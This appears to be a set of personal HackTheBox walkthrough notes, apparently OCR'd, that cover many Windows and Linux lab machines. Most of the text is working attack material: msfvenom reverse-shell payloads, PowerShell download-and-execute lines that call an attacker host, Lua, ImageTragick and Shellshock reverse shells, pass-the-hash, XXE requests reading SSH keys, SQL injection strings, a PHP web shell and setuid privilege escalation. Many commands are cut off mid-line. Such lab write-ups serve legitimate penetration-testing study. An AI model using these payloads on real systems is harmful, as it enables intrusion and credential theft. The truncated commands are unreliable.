
root

Get-Content -path hm.txt -stream root.txt

User

keepass crack with hashcat

```
root@kali:~/oscp/htb/windows/10.10.10.63# john --wordlist=/usr/share/wordlists/rockyou.txt --format=KeePass newceh.kdb.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/32 OpenSSL])
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:00:51 DONE (2020-03-14 08:08) 0.01952g/s 1073p/s 1073c/s 1073C/s moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/oscp/htb/windows/10.10.10.63#
```



passthehash attack

pth-winexe -U jenkins/administrator //x.x.x.x

aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00

```
root@kali:~/oscp/htb/windows/10.10.10.63# pth-winexe -U jenkins/administrator //10.10.10.63 cmd.exe
Enter password:
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
C:\Windows\system32>
```

```
root@kali:~/oscp/htb/windows/10.10.10.63# pth-winexe -U jenkins/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 c
md.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

pth-winexe -U jenkins/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81f
x.x.x.x


```
root@kali:~/oscp/htb/windows/10.10.10.63# pth-winexe -U jenkins/administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //10.10.10.63 c
md.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```


chatterbox

chatterbox

msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=x.x.x.x

for normal shell

for powershell downloading

msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell -c

iex(new-object net.webclient).downloadstring('http://x.x.x.x

run exploit

icacls root.txt /grant alfred:F

powershell -c "(new-object System.Net.WebClient).DownloadFile('http://x.x.x.x

```
DefaultDomainName    :
DefaultUserName      : Alfred
DefaultPassword      : Welcome1!
AltDefaultDomainName :
AltDefaultUserName   :
AltDefaultPassword   :
```

(Get-ItemProperty -Path "HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name DefaultUserName -ErrorAction SilentlyC ontinue).DefaultUserName
(Get-ItemProperty -Path "HKLM:SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name DefaultPassword -ErrorAction SilentlyC ontinue).DefaultPassword

$password = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('Administrator', $password)
Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.WebClient).downloadString('http://x.x.x.x

```
root@kali:~/oscp/htb/windows/10.10.10.74# nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.74] 49169
Windows PowerShell running as user Administrator on CHATTERBOX
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\Alfred\Desktop>whoami
chatterbox\administrator
PS C:\Users\Alfred\Desktop>
```

htb - ippsecc windows

HTB -ippsecc windows

access

access

for user

masscan -p1-65535,U:1-65535 x.x.x.x

readpst -> readpst -tea -m AccessControl.pst -> credentials found -> security: 4Cc3ssC0ntr0ller

mdb -> microsoft access database -> mdb tools -> mdb-tables backup.mdb | grep --color=auto user -> mdb-export backup.mdb auth_user

PE

cmdkey /list -> Get-ChildItem "C:\" *.lnk -Recurse -Force | ft fullname | Out-File shortcuts.txt > ForEach($file in gc .\shortcuts.txt) { Write-Output $file; gc $file | Select-String runas -> runas /user:ACCESS\Administrator /savecred "powershell -c IEX (New-Object Net.Webclient).downloadstring('http://x.x.x.x

dpapi::masterkey /in:0792c32e-48a5-4fe3-8b43-d93d64590580 /sid:S-1-5-21-953262931-566350628-63446256-x.x.x.x

active

active

for user

masscan -p1-65535 x.x.x.x

ldapsearch -x -h x.x.x.x

arctic

Arctic

8500 -> cfide -> /CFIDE/administrator -> : https://arrexel.com/coldfusion-8-0-1-arbitrary-file-upload/ -> msvenom -p java/jsp_shell_reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.jsp ->

PE

msfvenom -p windows/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe -> powershell "(new-object System.Net.WebClient).Downloadfile('http://<IP>/writeup.exe', 'writeup.exe')" -> local_exploit_suggester -> exploit/windows/local/msx.x.x.x

arkham

arkham

ports=$(nmap -p- --min-rate=x.x.x.x

Cracking the disk image
cryptsetup luksDump backup.img | grep "Payload offset" # Add 1 to the result -> dd if=backup.img of=header bs=512 count=4097 ->
hashcat -m 14600 -a 0 -w 3 header rockyou.txt -> cryptsetup luksOpen backup.img dump # Pass is batmanforever mount /dev/mapper/dump /mnt

8080 -> http://x.x.x.x

java object Deserialization -> CREATING SERIALIZED PAYLOAD -> https://github.com/frohoff/ysoserial

RCE

java -jar ysoserial.jar CommonsCollections5 'powershell wget x.x.x.x

For transfer

certutil -encode backup.zip backup.b64 cat backup.b64 | cmd /c C:\windows\temp\pwn.exe x.x.x.x

nc -lvp 4444 > backup.b64 #remove the certificate markers from top and bottom

sed -i s/\n//g backup.b64 # remove new lines base64 -d backup.b64 > backup.zip unzip backup.zip

$pass = convertto-securestring 'Zx^#QZX+T!123' -asplain -force $cred = new-object system.management.automation.pscredential('arkham\batman', $pass) enter-pssession -computer arkham -credential $cred

git clone https://github.com/GreatSCT/GreatSCT cd GreatSCT/setup sudo ./setup.sh -c cd .. ./GreatSCT.py

bastard

bastard

80-> drupal -> 7.54 -> rce -> https://www.exploit-db.com/exploits/41564/ -> /rest -> '<?php echo (system($_GET["cmd"]));?>' -> got session information -> login to druapl -> php filter enable -> modules -> Add content then to Article. Pasting PHP into the article body, changing the Text format to PHP code and then clicking on Preview -> done

for root

2008 -> https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051 -> ms15-051 -> ms15-051x64.exe whoami. ->

bastion

bastion

ports=$(nmap -p- --min-rate=x.x.x.x

blue

blue

smb -> exploit/windows/smb/ms17_0x.x.x.x

manual
https://github.com/worawit/MS17-0x.x.x.x

bounty

bounty

asscan -p1-65535 x.x.x.x
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

IIS shortname scanner -> tilde "~" in a GET or OPTIONS request, which allows for disclosure of 8.3 filenames (short names). ->
java -jar /opt/IIS-ShortName-Scanner/iis_shortname_scanner.jar 2 20 http://x.x.x.x

curl --silent https://msdn.microsoft.com/en-us/library/2wawkw1c.aspx | grep "<p>." | awk -F">" '{print $2}'| awk -F"<" '{print $1}' | tr ' ' '\n' | grep "^\." | sed -e 's/,//

g' > iis_extensions.txt

```
root@kali:~# curl --silent -v -X OPTIONS "http://10.10.10.93/idontexist*~2.*" 2>&1 | grep "HTTP/1.1"
> OPTIONS /idontexist*~2.* HTTP/1.1
< HTTP/1.1 200 OK
root@kali:~# curl --silent -v -X OPTIONS "http://10.10.10.93/aspnet~1.*" 2>&1 | grep "HTTP/1.1"
> OPTIONS /aspnet~1.* HTTP/1.1
< HTTP/1.1 404 Not Found
```

web.config -> rce -> https://soroush.secproject.com/blog/2014/07/upload-a-web-config-file-for-fun-profit/ -> https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/ ->

pe -> ke -> ms16_04_wmi_recv_notif -> windows/local ->msx.x.x.x

brainfuck

brainfuck

ssl scan -> new subdomain -> wpscan -> sqli -> https://www.exploit-db.com/exploits/4x.x.x.x

forum -> http://rumkin.com/tools/cipher/vigenere.php -> fuckmybrain -> key to get the ssh key -> ssh2john id_rsa > id_john and then john id_john --wordlist=<PATH TO ROCKYOU.TXT>

for pe

https://crypto.stackexchange.com/a/19530 -> python -c "print format(<DECIMAL NUMBER>, 'x').decode('hex')"

chatterbox

chatterbox

Achat buffer overflow -> https://www.exploit-db.com/exploits/36025/ -> msfvenom -a x86 --platform Windows -p windows/exec CMD="powershell \"IEX(New-Object Net.WebClient).downloadString('http://<LABIP>/writeup.ps1')\"" -e x86/unicode_mixed -b '\x00\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\x
9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd
xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe
\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff' BufferRegister=EAX -f python ->

for pe

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1 ->PowerUp -> Autologon credentials -> $passwd = ConvertTo-SecureString 'Welcome1!' -AsPlainText -Force; -> $creds = New-Object System.Management.Automation.PSCredential('administrator' $passwd) -> Start-Process -FilePath "powershell" -argumentlist "IEX(New-Object Net.webClient).downloadString('http://<LAB IP>/writeup')" -Credential $creds

devel

devel

ftp -> anonymous -> msfvenom -p windows/meterpreter/reverse_tcp LHOST=<LAB IP> LPORT=<PORT> -f aspx > devel.aspx
→ put ./devel.aspx -> http://x.x.x.x

pe
● exploit/windows/local/bypassuac_eventvwr ● exploit/windows/local/msx.x.x.x

lua5.1 -e 'local host, port = "x.x.x.x", 4444 local socket = require("socket") local tcp = socket.tcp() local io = require("io") tcp:connect(host, port); while true do local cmd, status, partial = tcp:receive() local f = io.popen(cmd, 'r') local s = f:read("*a") f:close() tcp:send(s) if status == "closed" then break end end tcp:close()'

granny

granny

● Identifying known vulnerabilities ● Identifying stable processes ● Basic Windows privilege escalation techniques

IIS 6.0 -> (CVE-2017-7269 -> https://www.exploit-db.com/exploits/16471/ -> msf module -> iis_webdav_upload_asp -> Windows Server 2003 with x86 architecture.

PE -> local exploit suggester -> ● exploit/windows/local/ms14_058_track_popup_menu ● exploit/windows/local/ms14_070_tcpip_ioctl ● exploit/windows/local/ms15_051_client_copy_image

grandpa

grandpa

● Identifying known vulnerabilities ● Identifying stable processes ● Basic Windows privilege escalation techniques

80 -> Microsoft IIS 6.0 -> CVE-2017-7269 -> https://www.exploit-db.com/exploits/

41738/ ->

Exploitation -> iis_webdav_scstoragepathfromurl

PE -> ● exploit/windows/local/ms14_058_track_popup_menu ● exploit/windows/local/ms14_070_tcpip_ioctl ● exploit/windows/local/ms15_051_client_copy_image

jeeves

jeeves

jenkins exploit with groove script -> shell -> bypassing defender -> keepass database password crack -> keepass2john jeeves.kdbx > jeeves.hash and running John with john jeeves.hash -> pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 //x.x.x.x

Receiving the connection with **nc -nvlp 1234** grants access as the **kohsuke** user.

A bit of browsing quickly reveals a **CEH.kdbx** file in the **Documents** directory.

node

node

hydra -l myP14ceAdm1nAcc0uNT -P rockyou.txt x.x.x.x

fcrackzip -D -p ../../wordlists/rockyou.txt -u backup.zip

tom pe
https://github.com/rebootuser/LinEnum -> /usr/bin/node /var/scheduler/app.js. Reviewing app.js reveals that the credentials found previously are reused to connect to a MongoDB database named scheduler. -> mongo -p -u mark scheduler -> db.tasks.insert({"cmd":"/bin/cp /bin/bash /tmp/tom; /bin/chown tom:admin /tmp/tom; chmod g+s /tmp/tom; chmod u+s /tmp/tom"}); -> /tmp/tom -p

kotarak

kotarak

● Exploiting server side request forgery ● Extracting data from NTDS dumps ● Exploiting Wget ● Exploiting cron jobs ● Identifying isolated systems and containers

wfuzz -c -z range,1-65535 --h1=2 http://x.x.x.x

pe user (atnas)
libesedb: https://github.com/libyal/libesedb ntdsextract: https://github.com/csababarta/ntdsxtract

Using libesedb and ntdsextract, it is possible to dump the user hashes, which are conveniently easy to crack and also work on the target -> The command esedbexport -m tables 20170721114636_default_x.x.x.x

/home/tomcat/to_archive/pentest_data

lame

lame

Samba becomes the only target. Using CVE-2007-2447, which conveniently has a Metasploit module associated with it, will immediately grant a root shell. The user flag can be obtained from /home/makis/user.txt and the root flag from /root/root.txt

Module: exploit/multi/samba/usermap_script

done

legacy

legacy

samba attack -> Module: exploit/windows/smb/ms08_067_netapi

mantis

mantis

SQL Server Express SQSH Usage: https://goo.gl/ZHNPgo Logging into the server is fairly straightforward. Once in, running the following commands will find the plaintext credentials for the james user. 1. SELECT name FROM master.dbo.sysdatabases 2. go 3. SELECT * FROM orcharddb.INFORMATION_SCHEMA.TABLES 4. go 5. SELECT * FROM orcharddb.INFORMATION_SCHEMA.COLUMNS 6. go 7. USE orcharddb 8. go 9. SELECT * FROM blog_Orchard_Users_UserPartRecord x.x.x.x

MS14-068 PyKEK: https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek Impacket: https://github.com/CoreSecurity/impacket -> rpcclient -U htb\\james mantis.htb.local -> python ms14-068.py -u james@htb.local -d mantis.htb.local -p J@m3s_P@ssW0rd! -s S-1-5-21-4220043660-4019079961-289568165 -> python goldenPac.py htb.local/james@mantis.htb.local

netmon

netmon

ports=$(nmap -p- --min-rate=x.x.x.x

yields a CVE for versions < 18.1.39 (CVE-2018-9276). -> https://www.codewatch.org/blog/?p=453 -> Click on Setup > Account Settings > Notifications -> click on "Add new notification -> abc.txt | net user htb abc123! /add ; net localgroup administrators htb /add -> psexec.py htb:'abc123!'@x.x.x.x

Alternate way

-> echo -n "IEX(new-object net.webclient).downloadstring('http://x.x.x.x

optimum

optimum

80 -> hfs -> (CVE-2014-6287) -> done -> exploit (https://www.exploit-db.com/exploits/39161/). In this case, exploit/windows/http/rejetto_hfs_exec will do

for pe
Running sysinfo -> 2012 r2 -> x64 -> migrate to an x64 process at this point, as the default reverse_tcp shell is x32 architecture. Use the ps command to list processes, then migrate to the explorer.exe process as it is x64, using the command migrate <pid> -> ms16_032_secondary_logon_handle_privesc

querier

querier

powerup.ps1

wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/dev/Privesc/PowerUp.ps1 echo Invoke-AllChecks >> PowerUp.ps1 python3 -m http.server 80
iex(new-object net.webclient).downloadstring("http://x.x.x.x

https://github.com/PowerShellMafia/PowerSploit/blob/dev/Privesc/PowerUp.ps1

cat 'C:\ProgramData\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml

psexec.py Administrator:'MyUnclesAreMarioAndLuigi!!1!'@x.x.x.x

secnotes

secnotes

Second-Order SQL Injection

https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Generic-SQLi.txt

' or 0=0 -- ' or 0=0 # ' or 0=0 #" ' or '1'='1'-- ' or 1 --' ' or 1=1-- ' or 1=1 or "=' ' or 1=1 or ""= ' or a=a-- ' or a=a ') or ('a'='a 'hi' or 'x'='x';

https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Invoke-PowerShellTcp -Reverse -IPAddress <IP Address> -Port <Port>
powershell -ep bypass .\Invoke-PowerShellTcp.ps1

Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss | %{Get-ItemProperty $_.PSPath} | out-string -width 4096

C:

\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState

ls C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs

gc C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs\root*

bash -c "whoami;hostname" bash -c "ls -al /root" bash -c "cat /root/.bash_history"

psexec.py secnotes/administrator:'u6!4ZwgwOM#^OBf#Nwnh'@secnotes.htb

oracle

oracle

odat
: https://github.com/quentinhardy/odat

```
root@kali:~/Desktop/odat/odat# ./odat.py sidguesser -s 10.10.10.82 -p 1521

[1] (10.10.10.82:1521): Searching valid SIDs
[1.1] Searching valid SIDs thanks to a well known SID list on the 10.10.10.82:15
21 server
[+] 'XE' is a valid SID. Continue...
[+] 'XEXDB' is a valid SID. Continue...
100% |##########################################################| Time: 00:00:59
[1.2] Searching valid SIDs thanks to a brute-force attack on 1 chars now (10.10
10.82:1521)
100% |##########################################################| Time: 00:00:01
[1.3] Searching valid SIDs thanks to a brute-force attack on 2 chars now (10.10
10.82:1521)
[+] 'XE' is a valid SID. Continue...
100% |##########################################################| Time: 00:00:50
[+] SIDs found on the 10.10.10.82:1521 server: XE,XEXDB
```

```
root@kali:~/Desktop/odat/odat# ./odat.py passwordguesser -s 10.10.10.82 -p 1521
-d XE --accounts-file accounts/metasploit.txt

[1] (10.10.10.82:1521): Searching valid accounts on the 10.10.10.82 server, port
 1521
The login cdemo82 has already been tested at least once. What do you want to do
- stop (s/S)
- continue and ask every time (a/A)
- continue without to ask (c/C)
c
[+] Valid credentials found: scott/tiger. Continue...
100% |##########################################################| Time: 00:03:42
[+] Accounts found on 10.10.10.82:1521/XE:
```

msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f exe > writeup.exe

Upload file: ./odat.py utlfile -s x.x.x.x

Execute file: ./odat.py externaltable -s x.x.x.x

```
root@kali:~/Desktop/odat/odat# ./odat.py externaltable -s 10.10.10.82 -p 1521 -U
 scott -P tiger -d XE --sysdba --exec c:/ writeup.exe

[1] (10.10.10.82:1521): Execute the writeup.exe command stored in the c:/ path
```

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.14.6:4444
msf exploit(multi/handler) > [*] Sending stage (206403 bytes) to 10.10.10.82
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.82:49166) at 2018-
08-19 17:05:04 -0400

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\oraclexe\app\oracle\product\11.2.0\server\DATABASE
meterpreter >
```

htb - ippsecc linux

HTB -ippsecc linux

ariekei - docker

Ariekei - docker

for user

sslyze --regular x.x.x.x

https://imagetragick.com -> .mvg file -> following content will grant a shell as the first root user

```
@calvin:/app
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/writeups/ariekei# cat writeup.mvg
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.htb/fake.jpg"|setsid /bin/bash -i >/dev/tcp/10.10.14.1
1/1234 0<&1 2>&1 &")'
pop graphic-context
root@kali:~/Desktop/writeups/ariekei# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.65] 37988
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[root@calvin app]# whoami
whoami
root
[root@calvin app]# pwd
pwd
/app
[root@calvin app]#
```

PE

ssh keys -> ssh -i bastion.key x.x.x.x

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'bash -i >
& /dev/tcp/172.24.0.253/1234 0>&1;'" http://localhost/cgi-bin/stats
```

spanishdancer

The user flag and an SSH key can be obtained from **/home/spanishdancer**, however there is a passphrase on the SSH key. Converting the key with **ssh2john id_rsa > spanishdancer.john** and then running John with **john spanishdancer.john** will immediately crack the passphrase.

```
root@kali:~/Desktop/writeups/ariekei# ssh2john spanishdancer.key > spanishdancer
.john
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
purple1          (spanishdancer.key)
1g 0:00:00:00 DONE 2/3 (2018-04-22 01:55) 9.090g/s 126354p/s 126354c/s 126354C/s
 purple1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john --show
spanishdancer.key:purple1

1 password hash cracked, 0 left
```

```
root@kali:~/Desktop/writeups/ariekei# ssh2john spanishdancer.key > spanishdancer
.john
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
purple1          (spanishdancer.key)
1g 0:00:00:00 DONE 2/3 (2018-04-22 01:55) 9.090g/s 126354p/s 126354c/s 126354C/s
 purple1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/ariekei# john spanishdancer.john --show
spanishdancer.key:purple1

1 password hash cracked, 0 left
```

It is possible to connect to the main host (SSH to port 22) with the obtained key.

```
root@kali:~/Desktop/writeups/ariekei# ssh -i spanishdancer.key spanishdancer@10.
10.10.65
Enter passphrase for key 'spanishdancer.key':
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Sun Apr 22 01:58:36 2018 from 10.10.14.3
spanishdancer@ariekei:~$
```

root

https://fosterelli.co/privilege-escalation-via-docker.html -> docker run -it -v /:/opt bash bash -> /opt/root/root.txt -> done

aragog - xxe

Aragog - xxe

80 -> hosts.php -> ftp reveals test.txt -> hosts.php -> xxe -> ssh keys -> boom

Request

Raw | Params | Headers | Hex | XML

```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 23 Jul 2018 04:23:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 53
Connection: close
Content-Type: text/html; charset=UTF-8

There are 62 possible hosts for 255.255.255.192
```

```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

ssh keys

Request

Raw | Params | Headers | Hex | XML

```
POST /hosts.php?c=id HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 228

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "/home/florian/.ssh/id_rsa" >]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

```
root@kali:~/Desktop/writeups/aragog# ssh -i id_rsa.key florian@10.10.10.78
Last login: Sun Jul 22 22:11:43 2018 from 10.10.14.2
florian@aragog:~$ id
uid=1000(florian) gid=1000(florian) groups=1000(florian)
florian@aragog:~$ pwd
/home/florian
florian@aragog:~$ ls
Desktop    Downloads         Music     Public     user.txt
Documents  examples.desktop  Pictures  Templates  Videos
florian@aragog:~$
```

for pe

ps aux -> /usr/bin/whoopsie. -> /var/www/html -> wp-login.php -> $_POST[‘log’] and $_POST[‘pwd’]. -> file_put_contents("creds.txt",$_POST['log']." - ". $_POST['pwd']); -> su

